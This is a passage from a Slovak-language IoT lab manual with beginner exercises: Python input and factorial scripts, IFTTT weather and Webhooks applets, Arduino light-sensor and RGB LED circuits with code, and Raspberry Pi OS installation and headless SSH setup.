Navrhnite blokový diagram pre inteligentný skleník pre pestovanie paradajok. Pre optimálny rast paradajok je potrebná teplota do 25 °C. V prípade, že teplota stúpne nad túto hodnotu, je vhodné zabezpečiť ochladenie (napríklad otvorením okna). V prípade, že teplota klesne pod 10 °C, je potrebné zapnúť vykurovanie skleníka.

### Príklad 3: Inteligentný kávovar

Navrhnite blokový diagram fungovania kávovaru. Kávovar analyzuje stav kávy v zásobníku, vodu, jej tvrdosť, teplotu.

## 8.8 Python – Vstupy/Výstupy

---

### Výstupy labu

Pripraviť skript v jazyku Python, ktorý načíta vstupy od používateľa. Po jednoduchom spracovaní vstupných údajov vypíše výsledok na obrazovku.

### Teoretický úvod

Úvodné cvičenie zamerané na tvorbu programového kódu, ktorý načíta vstupy, vykoná jednoduchú operáciu spracovania a výsledok vypíše na obrazovku.

### Úloha

Vytvorte skript, ktorý načíta meno používateľa, pozdraví ho. Následne ho požiada o zadanie veku, podľa ktorého vypočíta rok narodenia a vypíše túto informáciu na obrazovku.

### Možné riešenie:

```
print("Ahoj!")

name = input("Zadaj tvoje meno: ")

print("Vitaj " + name)

age = input("Zadaj tvoj vek: ")

age = int(age)

BirthYear = (2018-age)

print(name + " Narodil si sa v roku:", + BirthYear)
```

## 8.9 Python – Cyklus

---

### Výstupy labu

Pripraviť skript v jazyku Python, ktorý načíta vstupy od používateľa. Po jednoduchom spracovaní vstupných údajov vypíše výsledok na obrazovku.

### Teoretický úvod

Cvičenie zamerané na tvorbu programového kódu, ktorý načíta číselné vstupy, vypočíta faktoriál zadaného čísla a výsledok vypíše na obrazovku. Faktoriál označuje súčin všetkých kladných celých čísel menších alebo rovných n. Zapisuje sa  $n!$  a číta sa „n faktoriál“. Napríklad:

$$5! = 1 \cdot 2 \cdot 3 \cdot 4 \cdot 5 = 120$$

### Úloha

Vytvorte skript, ktorý načíta od používateľa celé číslo a vypočíta jeho faktoriál. Ako doplňujúce riešenie, navrhnite chybové hlášky a rozhodovacie podmienky, ktoré informujú používateľa o chybne zadanom vstupe.

**Možné riešenie:**

```
def fact(x):  
  
    if x == 0:  
  
        return 1  
  
    return x * fact(x - 1)  
  
  
x=int(raw_input())  
  
print fact(x)
```

## 8.10 IFTTT pre automatizáciu úloh

### Výstupy labu

Schopnosť využiť clouдовé riešenie pre vytváranie jednoduchých podmienkových algoritmov za účelom automatizácie procesov

### Teoretický úvod

Na internete existujú služby bežiace na serveroch, ktoré poskytujú ich používateľom určitú funkcionality. Táto funkcionality sa môže týkať poskytovania výpočtového výkonu, úložného priestoru, spracovania dát a podobne. Takéto služby voláme clouдовé služby. Firmy si ich môžu objednať podľa svojej potreby, pričom si môžu zvoliť rôzne parametre týchto služieb.

IFTTT (If This Then That) je bezplatná internetová služba, ktorá umožňuje vytvárať podmienkové výrazy, ktorých vstupom sú dáta alebo udalosti z internetových služieb a výstupom sú akcie v internetových službách. Príkladom môže byť odoslanie e-mailu v prípade, že internetová služba predpovedania počasia bude predpovedať dážď alebo sneh.

IFTTT môžeme použiť v IoT napríklad pre ukladanie dát zo senzorov do Google tabuľiek alebo pre posielanie notifikácií, ak sa udeje nejaká akcia (otvorenie dverí, zvýšená teplota a pod.).

### Úloha 1

#### Vytvorenie podmienkového výrazu

Zaregistrujte sa do služby IFTTT na stránke [www.ifttt.com](http://www.ifttt.com) prostredníctvom odkazu Sign up. Následne môžeme vytvoriť podmienkový dotaz. Ukážeme si to na službe, ktorá poskytuje údaje o počasí – Weather Underground. Túto službu prepojíme s IFTTT a nastavíme, aby sme boli informovaní v prípade, že má zajtra pršať.

1. Po prihlásení do služby IFTTT kliknite na My Applets. Následne stlačte tlačidlo New Applet. Objaví sa nám veľký nápis s modrým slovíčkom this, na ktoré musíme kliknúť.



2. Vyberieme si službu Weather Underground. Následne v ďalšom kroku vyberieme spúšťač (trigger), ktorý náš applet spustí. Pre nás bude zaujímavá možnosť *Tomorrow's forecast calls for*. Následne si vyberieme, aké počasie nám stojí za informovanie – môže to byť napríklad dážď (rain). Klikneme na možnosť Create trigger.



Obrázok 8.29

IFTTT - trigger

3. Ďalším krokom je vytvorenie akcie kliknutím na modré slovíčko that. Ako akciu si napríklad môžeme vybrať poslanie SMS správy, správy cez Facebook Messenger, alebo v našom prípade sa necháme informovať e-mailom. Klikneme teda na možnosť Email a následne vyberieme možnosť Send me an email.
4. V predposlednom kroku si nastavíme formát správy, ktorá nám príde na e-mail. Môžeme si túto správu sami vysklaďať prostredníctvom textov a tlačidla Add ingredient, cez ktoré pridáme ďalšie parametre o počasí, alebo jednoducho môžeme potvrdiť predvolenú správu. Tento krok ukončíme kliknutím na tlačidlo Create action.
5. V poslednom kroku upravíme popis appletu a stlačením tlačidla Finish bude applet vytvorený.

### Úloha 2


Príprava IFTTT pre využitie s našim IoT riešením

Vo svete počítačových sietí a internetu existuje množstvo zariadení a služieb, ktoré dokážu poslať dátá na server tým, že zavolajú určitú webovú adresu (URL) v presne definovanom formáte. Na serveri beží program, ktorý dátu z tejto adresy vyberie a vykoná požadovanú akciu. Takáto komunikácia prostredníctvom webového servera cez rôzne zložené URL sa nazýva webové aplikáčné programové rozhranie (API).

Služba IFTTT nám umožňuje vytvoriť si vlastné jednoduché webové API prostredníctvom služby Webhooks. Budeme postupovať podobne, ako v predošлом prípade a vytvoríme si službu, ktorá nám na Google Disk do tabuľky zapíše údaje posланé cez webové API.

1. Vytvoríme si nový applet a ako trigger vyberieme službu Webhooks. Keďže v službe Webhooks zatiaľ nie sme zaregistrovaní, klikneme na tlačidlo Connect. Následne vyberieme možnosť, ktorá spustí applet po vyvolaní špeciálnej URL - Receive a web request.
2. Pretože akcií, ktoré môže naše IoT riešenie spúštať, môže byť viacero, musíme každej akcii priradiť meno. Môžeme si zvoliť pre naše otestovanie názov HelloWorld.
3. Ako odpoveď na spúštač chceme zapísť údaje do tabuľky v rámci služby Google Disk, preto si v ďalšom kroku vyberieme službu Google Sheets. Službu prepojíme s našim Google Diskom stlačením tlačidla Connect a následným pridelením práv pre prácu s touto službou. Výberom možnosti Add row to spreadsheet ukončíme vytváranie akcie.

4. Predposledným krokom je doplnenie detailov ako sú názov tabuľky, cesta k tabuľke a údaje, ktoré sa majú do tabuľky zapísť pri volaní webového API. Predvolené nastavenie zapíše čas vyvolania API, názov udalosti (HelloWorld) a ďalšie tri údaje, ktoré môže odoslať naše IoT riešenie.
5. Pre zistenie spôsobu, akým vieme vyvolať trigger (spúštač), si pozrime krátku dokumentáciu k službe Webhooks. Dostaneme sa k nej tak, že v hornej lište klikneme na tlačidlo Search a následne do vyhľadávacieho okna zadáme slovo Webhooks. Otvorí sa nám stránka služby, kde v pravej hornej časti nájdeme tlačidlo Documentation.
6. Objaví sa nám dokumentácia, kde v hornej časti máme špeciálny kľúč, ktorým bude služba vedieť, že URL dotaz patrí práve nám a o niečo nižšie nájdeme vzorovú URL adresu:



Na miesto, kde máme slovo {event} musíme vložiť názov našej udalosti – HelloWorld a môžeme si vyskúšať fungovanie appletu, ktorý sme vytvorili.

7. Skúsme teda zavolať spomínané URL jeho zadaním do okna internetového prehliadača:

<https://maker.ifttt.com/trigger>HelloWorld/with/key/eqZAdcRcYHoPuff11qWc4-90>

Nezabudnite, že červená časť – tajný kľúč, sa bude vo vašom prípade lísiť. Úspešnosť spustenia appletu nám ohlási server hláškou Congratulations! You've fired the HelloWorld event. Úspešné spustenie bude tiež indikované vytvorením súboru na našom Google Disku v zložke IFTTT.

8. V prípade, ak by sme chceli odoslať do tabuľky aj nejaké údaje, pripojíme za URL premenné a ich hodnoty pridaním reťazca ?value1=hodnota1&value2=hodnota2&value3=hodnota3:

<https://maker.ifttt.com/trigger>HelloWorld/with/key/eqZAdcRcYHoPuff11qWc4-90?value1=3&value2=9.75&value3=off>

## 8.11 Prototyp elektronického zariadenia

### Výstupy labu

Navrhnúť a zrealizovať prototyp elektronického zapojenia s pomocou Arduino zariadenia a kontaktného poľa

### Teoretický úvod


S pomocou kontaktného poľa a mikrokontroléra typu Arduino je veľmi jednoduché zrealizovať prvé prototypy elektronických zapojení a overiť realizovateľnosť nápadu.

### Úloha 1

Na vývojovej doske Arduino zrealizujte zapojenie jednoduchého súmrakového spínača osvetlenia. Predstavte si, že ste novátori a radi všetko okolo seba automatizujete. Dostali ste nápad, že by sa osvetlenie pri dome mohlo zapnúť automaticky ak slnko zapadne a je vonku tma. A ráno, keď začne svitať sa osvetlenie automaticky vypne.


### Hardvérová časť

Pre naše pokusy budeme používať LED, ktorá sa nachádza na doske Arduino a je pripojená k pinu 13. Budeme si predstavovať, že je to žiarovka vonkajšieho osvetlenia. Na nastavovanie úrovne osvetlenia pri ktorej sa má svetlo zapnúť použijeme potenciometer P. Ako snímač osvetlenia môžeme použiť fotorezistor R1, ktorý zapojíme do deliča napäťa spolu s rezistorom R2 podľa obr.8. Napätie z potenciometra UP a napätie z deliča s fotorezistorom UR budeme privádzať na analógové vstupy Arduina - A0 a A1. V Arduine tieto napäťa porovnáme a na základe toho rozsvietime, alebo zhasneme LED, teda naše osvetlenie. Potenciometer aj delič s fotorezistorom budeme napájať napájacím napäťom U z 5-Voltového výstupu Arduina.



Obrázok 8.31  
Schéma zapojenia.

Všetky súčiastky môžeme poprepájať na univerzálnnej prepojovacej doske. Ak ste doposiaľ nemali veľa skúseností so zapájaním elektrických obvodov podľa elektrických schém zapojení, potom vám môže pomôcť pri realizácii nášho zapojenia jednoduchý náčrt na obr.9, ktorý sa zhoduje so schémou zapojenia.



## Obrázok 8.32

## Vizualizácia zapojenia.

## **Softvérová časť**

Program pre Arduino bude celkom jednoduchý. Napätie privedené z deliča s fotorezistorom budeme porovnávať s napäťím z potenciometra. Ak výstupné napätie deliča klesne pod hodnotu napäťia z potenciometra, tak sa LED rozsvieti. Ak výstupné napätie deliča presiahne hodnotu napäťia nastavenú potenciometrom, LED zhasne. Problém by mohol nastať vtedy, ak napätie deliča bude kolísat blízko okolo hodnoty napäťia nastavenej potenciometrom. Vtedy by LED mohla blikať. Preto zavedieme takzvanú hysteréziu. To znamená, že k rozsvieteniu LED bude dochádzať pri trochu nižšej hodnote napäťia ako sme nastavili potenciometrom a k zhasnutiu bude dochádzať pri trochu vyššej hodnote napäťia ako sme nastavili potenciometrom.

Je potrebné upozorniť, že Arduino obsahuje 10-bitové analógovo-digitálne prevodníky na analógových vstupoch a preto napäcia ktoré privádzame na analógové vstupy sa konvertujú na hodnoty v rozsahu od 0 do 1023. Teda ak máme na analógovom vstupe napätie 5V, po použití funkcie `analogRead()` nám funkcia vráti hodnotu 1023.

## Zdrojový kód:

```
//pomenovanie analogoveho vstupu A0  
  
const int fotorezistor = A0;  
  
// pomenovanie analogoveho vstupu A1  
  
const int potenciometer = A1;  
  
// pomenovanie digitalneho pinu  
  
const int LED = 13;  
  
// premenna na ulozenie hodnoty napätia z delica s fotorezistorom  
  
int Uf = 0;
```

```

//premenna na ulozenie hodnoty napäťia z potenciometra

int Up = 0;

// premenna, pomocou ktorej nastavujeme hystereziu

const int hysterezia = 5;

// nastavenie digitalneho pinu ako vystup

void setup() {

    pinMode(LED, OUTPUT);

}

void loop() {

// nacitanie hodnoty napäťia z delica s fotorezistorom

    Uf = analogRead(fotorezistor);

// nacitanie hodnoty napäťia z potenciometra

// rozsvietenie LED (osvetlenia)

    Up = analogRead(potenciometer);

    if(Uf < (Up-hysterezia)) {

        digitalWrite(LED, HIGH);

    }

// zhasnutie LED (osvetlenia)

    else if(Uf > (Up+hysterezia)) {

        digitalWrite(LED, LOW);

    }

}

```

## 8.12 Dekoračné osvetlenie

### Výstupy iba

Vytvorenie jednoduchého riadiaceho systému pre ovládanie farby LED osvetlenia.


### Theoretický úvod

Nasledujúce cvičenie bude zrealizované s pomocou kontaktného poľa, mikrokontroléra typu Arduino a základných elektronických súčiastok. Z pohľadu teoretických konceptov bude aplikovaný Ohmov zákon, kde pomocou Arduina bude nastavovať pomer rozdelenia napäti medzi jednotlivé piny RGB LED. Týmto bude dosiahnutá požadovaná farba LED.

### Úloha 1

Plánujete si vytvoriť do svojej izby malé dekoračné osvetlenie z jednej, alebo viacerých RGB LED, ktoré umožňuje nastavenie farby svetla podľa vašej nálady. Farbu svetla môžete nastavovať napríklad potenciometrom

Hardvérová časť: Pre prvé pokusy bude postačovať jedna RGB LED so spoločnou katódou, ktorú môžete pripojiť cez rezistory R<sub>1</sub>, R<sub>2</sub>, R<sub>3</sub> na PWM výstupy vývojovej dosky Arduino - piny 9, 10, 11. Výstup potenciometra P je potrebné zapojiť na analógový vstup A0 dosky Arduino.



Obrázok 8.33  
Schéma zapojenia.

Softvérová časť: Analógové napätie UP z výstupu potenciometra je privádzané na analógový vstup A0. Po konverzii analógového napäťa AD prevodníkom nám funkcia analogRead() vráti hodnotu z rozsahu od 0 do 1023, čo zodpovedá rozsahu vstupného napäťa UP od 0 do 5V. Program je pomocou podmienok rozvetvený na šesť vetiev na základe napäťa UP ako je definované v tabuľke 8.1, čomu zodpovedá aj nastavenie striedy PWM signálov na výstupoch, ku ktorým sú pripojené LED.

Interval hodnôt UP (V)	rozsah AD prevodníka	Červená LED - strieda PWM	Zelená LED - strieda PWM	Modrá LED - strieda PWM
< 0 - 0,84 )	0 - 170	100%	0% - 100%	0%
< 0,84 - 1,67 )	171 - 341	100% - 0%	100%	0%
< 1,67 - 2,5 )	342 - 512	0%	100%	0% - 100%
< 2,5 - 3,34 )	513 - 683	0%	100% - 0%	100%
< 3,34 - 4,18 )	684 - 854	0% - 100%	0%	100%
< 4,18 - 5 >	855 - 1023	100%	0% - 100%	100%

Obrázok 8.34

Úroveň napäťí a hodnoty prevodníkov pre RGB LED.

Ak postupne otáčame hriadeľom potenciometra a zvyšujeme napätie UP na výstupe potenciometra od 0V do 0,84V, funkcia analogRead() nám vracia postupne hodnoty od 0 do 170. V tomto intervale hodnôt je červená LED rozsvietená naplno, modrá LED nesveti, zelená LED sa postupne rozsvecuje s nárastom napäťia UP a výsledná farba RGB LED prechádza postupne z červenej do žltej.

Ak budeme pokračovať v otáčaní hriadeľa potenciometra ďalej, tak prejdeme do ďalšej vetvy programu, ktorá sa vykonáva pre napätie UP v rozsahu od 0,84V do 1,67V. V tejto vetve svieti zelená LED plným jasom, modrá nesveti a červená LED s nárastom napäťia UP postupne znižuje intenzitu svietenia prostredníctvom znižovania striedy PWM až nakoniec úplne prestane svieťiť.

Počas vykonávania tejto vetvy programu sa výsledná farba RGB LED mení postupne zo žltej na zelenú. Podobne by sme mohli opísť aj ostatné vetvy programu. Nastavenie striedy PWM napäťia na výstupoch 9, 10 a 11 sa realizuje na konci programu prostredníctvom príkazov analogWrite().

Zdrojový kód:

```
const int red_LED = 9;           //červená LED pripojená na pin č.9
const int green_LED = 10;         //zelená LED pripojená na pin č.10
const int blue_LED = 11;          //modrá LED pripojená na pin č.11
const int analog_input = A0;       //potenciometer      pripojený      na
                                 analógový vstup A0
```

```

//premenná na uloženie hodnoty z analógového vstupu

int value = 0;

//premenná na nastavenie PWM výstupu pre červenú LED

int red_PWM = 0;

//premenná na nastavenie PWM výstupu pre zelenú LED

int green_PWM = 0;

//premenná na nastavenie PWM výstupu pre modrú LED

int blue_PWM = 0;

void setup() {

    pinMode(red_LED,OUTPUT);           //nastavenie pinov ako výstupy

    pinMode(green_LED,OUTPUT);

    pinMode(blue_LED,OUTPUT);

}

void loop() {

    //načítanie hodnoty z analógového vstupu kde je

    //pripojený potenciometer

    value = analogRead(analog_input);

    if (value<171){

        //červená svieti plným jasom

        //postupne zvyšujeme jas zelenej

        //modrá je zhasnutá

        red_PWM = 255;

        green_PWM = value*1.5;

        blue_PWM = 0;

    }

    else if(value >= 171 && value < 342){


```

```

//postupne znižujeme jas červenej

//zelená svieti plným jasom

//modrá je zhasnutá

red_PWM = (341 - value)*1.5;

green_PWM = 255;

blue_PWM = 0; }

else if(value >= 342 && value < 513){

//červená je zhasnutá

//zelená svieti plným jasom

//postupne zvyšujeme jas modrej

red_PWM = 0;

green_PWM = 255;

blue_PWM = (value - 342)*1.5; }

else if(value >= 513 && value < 684){

//červená je zhasnutá

//postupne znižujeme jas zelenej

//modrá svieti plným jasom

red_PWM = 0;

green_PWM = (683 - value)*1.5;

blue_PWM = 255; }

else if(value >= 684 && value < 855){

//postupne zvyšujeme jas červenej

//zelená je zhasnutá

//modrá svieti plným jasom

red_PWM = (value - 684)*1.5;

green_PWM = 0;

blue_PWM = 255; }

else {

```

```
//červená svieti plným jasom  
//postupne zvyšujeme jas zelenej  
//modrá svieti plným jasom  
  
red_PWM = 255;  
green_PWM = (value - 855)*1.5;  
blue_PWM = 255; }  
  
//nastavenie striedy na PWM výstupoch  
analogWrite(red_LED, red_PWM);  
analogWrite(green_LED, green_PWM);  
analogWrite(blue_LED, blue_PWM);  
}
```

## 8.13 Príprava operačného systému (Raspberry PI)

### Výstupy labu

Pripraviť linuxový operačný systém pre Raspberry Pi. Na konci Labu bude pripravený funkčný operačný systém, ktorý je možné spustiť na RPi v PC režime (pripojená obrazovka, klávesnica, myš)

### Teoretický úvod

V súčasnej dobe existuje na trhu niekoľko operačných systémov použiteľných pre Raspberry Pi. V tomto labe použijeme systém Raspbian, čo je prispôsobená distribúcia operačného systému Debian.

Prečo tam nemôžeme nahrať obyčajný Linux alebo Windows? Hlavnou príčinou je architektúra systému

### Úloha

Nainštalujte linuxový operačný systém na nezávislú SD kartu. Odporúča sa karta o minimálnej veľkosti 8 GB.

### Postup:


1. Stiahnutie obrazu operačného systému z NetCad kurzu:
2. Príprava systému pre inštaláciu
3. Inštalácia systému
4. Spustenie systému

### Realizácia:

1. Z odkazu si stiahnite predpripravený obraz operačného systému.

[http://static-course-assets.s3.amazonaws.com/Downloads/CT201/en\\_IoTF\\_CT2.0\\_PL-App\\_Image.zip](http://static-course-assets.s3.amazonaws.com/Downloads/CT201/en_IoTF_CT2.0_PL-App_Image.zip)

2. Z odkazu sa stiahne .zip archív, ktorý je potrebné rozbalieť. Výstupom bude obraz operačného systému vo formáte .img.
3. Pre vytvorenie bootovateľného systému z obrazu je potrebné stiahnuť a nainštalovať PL-App aplikáciu, ktorá je dostupná v NetaCad kurze: [http://static-course-assets.s3.amazonaws.com/Downloads/CT201/PL-App\\_Launcher.exe](http://static-course-assets.s3.amazonaws.com/Downloads/CT201/PL-App_Launcher.exe)
4. Pripojiť SD kartu k počítaču a spustiť aplikáciu PL-App launcher
5. Spustí sa sprivedca, ktorý Vás prevedie prípravou operačného systému s možnosťou Headless prístupu.




**Obrázok 8.35**  
**PL-App sprievodca.**

6. Po dokončení procesu je operačný systém pripravený pre prvé spustenie. Následne stačí vložiť kartu do RaPi a zapnúť zariadenie.
7. Bezpečne odpojte SD kartu z operačného systému



Obrázok 8.36  
Odpojenie SD karty.

9. Pripojte kartu do slotu na Raspberry Pi a pripojte napájanie
10. V prípade, že používate monitor, mali by ste na obrazovke vidieť proces bootovania operačného systému. V opačnom prípade sa prepnite v PL-App aplikácii na druhú záložku "Available devices"



Obrázok 8.37  
Detegcia zariadení.

12. V zozname by sa po chvíli malo objaviť Vaše zariadenie (musí byť ukončený proces bootovania operačného systému).
13. Ak sa neobjavilo, zaškrtnite voľbu "Use Broadcast mDNS" a pridajte svoje zariadenie do zoznamu manuálne.
14. Na detegovanú IP adresu môžete následne zrealizovať SSH pripojenie s pomocou nástroja Putty.

## 8.14 Headless prístup k Raspberry Pi

### Výstupy labu

Pripojenie k Raspberry Pi s pomocou SSH protokolu bez potreby použiť monitor a klávesnicu pripojenú k Raspberry Pi.

### Teoretický úvod

Po absolvovaní predchádzajúceho labu by mal byť k dispozícii pripravený linuxový operačný systém. Pre pripojenie k Raspberry Pi bez použitia monitoru, musí byť Raspberry Pi pripojené do lokálnej siete a musí mu byť pridelená IP adresa, ktorú následnej použijete pre SSH prístup.

Ako sa budete vedieť Raspberry Pi pripojiť k správnej Wifi sieti? Odkiaľ bude poznáť heslo? Ako to heslo zadáte do systému ak nemáte k dispozícii klávesnicu a monitor?

### Úloha

Nakonfigurujte linuxový operačný systémom tak, aby bolo možné vzdialené pripojenie cez protokol SSH.

#### Postup:

1. Po inštalácii operačného systému si pripojte SD kartu k laptopu.
